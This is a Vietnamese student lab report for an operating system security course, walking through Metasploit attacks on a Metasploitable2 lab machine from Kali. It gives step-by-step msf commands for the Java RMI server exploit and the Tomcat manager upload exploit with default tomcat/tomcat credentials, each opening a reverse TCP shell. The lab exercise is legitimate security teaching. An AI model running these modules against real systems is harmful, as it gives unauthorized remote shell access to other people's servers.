HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG KHOA AN TOÀN THÔNG TIN



AN TOÀN HỆ ĐIỀU HÀNH Bài thực hành số 2


Sinh viên Nguyễn Duy Đạt


MSV B21DCAT056


Giảng viên Hoàng Xuân Dậu

Môn học An toàn hệ điều hành Bài thực hành số 2

1. Tìm địa chỉ máy victim Metasploitable2 và Kali và đảm bảo có kết nối







- 2. Khai thác lỗ hồng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI
 - Khởi động Metasploit
 - Khai báo sử dụng mô đun tấn công:

msf> use exploit/multi/misc/java rmi server

- Chọn payload cho thực thi (mở shell):

msf > set payload java/shell/reverse tcp

- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.154.131

- Thực thi tấn công:


msf > exploit

- Chạy các lệnh trong phiên khai thác đang mở:

whoami

uname -a

hostname



3. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:

msf > use exploit/multi/http/tomcat mgr upload

- Chọn payload cho thực thi (mở shell):

msf > set payload java/shell/reverse tcp

- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.154.131

- Đặt 8180 là cổng truy cập máy victim:

msf > set RPORT 8180

- Đặt người dùng và mật khẩu cho máy chủ HTTP

msf > set HttpUsername tomcat

msf > set HttpPassword tomcat

Thực thi tấn công:

msf > exploit

- → mở shell với người dùng tomcat55 cho phép chạy lệnh từ máy Kali
- → có thể thực hiện bất cứ lệnh shell nào trên máy victim.
- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami

uname -a

hostname

